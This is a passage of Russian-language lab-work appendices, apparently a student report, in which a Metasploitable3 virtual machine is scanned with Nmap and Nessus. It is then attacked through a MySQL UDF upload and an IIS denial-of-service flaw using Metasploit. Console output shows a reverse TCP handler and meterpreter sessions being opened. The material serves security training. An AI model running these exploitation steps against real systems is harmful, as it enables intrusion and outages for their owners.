На рисунке видно, что соединение установилось, для того, чтобы проверить успешно ли прошла атака или нет, проверим свой статус в системе:

```
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Рисунок Г.4. Проверка системной информации

Как мы видно на скриншоте, в консоли нам высветилась информация о том, что мы находимся на атакуемом компьютере, это означает, что мы успешно использовали уязвимость службы общих ресурсов .

ПРИЛОЖЕНИЕ Д

Выполнение лабораторной работы 5. Атака на сервер баз данных

1) Запускаем виртуальные машины, которые будут работать в качестве:

-Атакуемый сервер.

- Атакующий сервер.

2) С помощью Nmap сканирует атакуемый сервер на предмет наличия уязвимостей, связанных с сервером баз данных (mysql):



Рисунок Д.1. Результаты сканирования Nmap

На рисунке Д.1. видно, что имеется открытый порт 3306 с включенным на нем сервером баз данных MySQL 5.5.20.

3) Определив уязвимый сервис, а также нужный нам эксплоит, настраивает metasploit framework:



Рисунок Д.2. Настройка metasploit framework

4) После настройка metasploit framework, запускаем на исполнение эксплоит:

```
msf exploit(mysql_payload) > exploit

[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.4:3306 - Checking target architecture...
[*] 10.0.2.4:3306 - Checking for sys_exec()...
[*] 10.0.2.4:3306 - Checking target architecture...
[*] 10.0.2.4:3306 - Checking for MySQL plugin directory...
[*] 10.0.2.4:3306 - Target arch (win64) and target path both okay.
[*] 10.0.2.4:3306 - Uploading lib_mysqludf_sys_64.dll library to c:/wamp/bin/mys
ql/mysql5.5.20/lib/plugin/LURSgyXE.dll...
[*] 10.0.2.4:3306 - Checking for sys_exec()...
[*] 10.0.2.4:3306 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 10.0.2.4:3306 - Command Stager progress -   2.93% done (2998/102246 bytes)
```

Рисунок Д.3. Запуск эксплоита

```
[*] 10.0.2.4:3306 - Command Stager progress -  98.19% done (100400/102246 bytes)
[*] 10.0.2.4:3306 - Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Sending stage (957487 bytes) to 10.0.2.4
[*] 10.0.2.4:3306 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.0.2.11:4444 -> 10.0.2.4:49592) at 2017-06-0
8 07:51:07 +0500
```

Рисунок Д.4. Окончание работы эксплоита

На рисунке видно, что соединение установилось, для того, чтобы проверить успешно ли прошла атака или нет, проверим свой статус в системе:

```
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Рисунок Г.4. Проверка системной информации

Как мы видно на скриншоте, в консоли нам высветилась информация о том, что мы находимся на атакуемом компьютере, это означает, что мы успешно использовали уязвимость сервера баз данных.

ПРИЛОЖЕНИЕ Е

Выполнение лабораторной работы 6. Атака на сервер, настроенный с помощью Microsoft IIS

1) Запускаем виртуальные машины, которые будут работать в качестве:

-Атакуемый сервер.

- Атакующий сервер.

2) С помощью Nmap сканирует атакуемый сервер на предмет наличия уязвимостей:



Рисунок Е.1. Результат сканирование Nmap



Рисунок Е.2. Результат сканирование Nmap

На рисунках Е.1. и Е.2. видно, что имеется открытые порты 80 и 3389 благодаря которым мы понимаем, что сервер настроен с помощью Microsoft IIS 7.5

Используя Nessus scanner, мы можем определить нужную нам уязвимость для эксплоита:



Рисунок Е.3. Сканирование Nessus scaner

3) Определив уязвимый сервис, а также нужный нам эксплоит, настраивает metasploit framework:



Рисунок Е.4. Настройка metasploit framework



Рисунок Е.5. Запуск эксплоита

4) После отработки эксплоита компьютер жертвы отказывает в работе:



Рисунок Е.6. Отказ в обслуживании компьютера жертвы

Как мы видно на последнем рисунке, компьютер жертвы отказал в обслуживании по причине использования уязвимости в IIS Miscrosoft, то есть использование недопустимого указателя, вызывает условие отказа в обслуживании.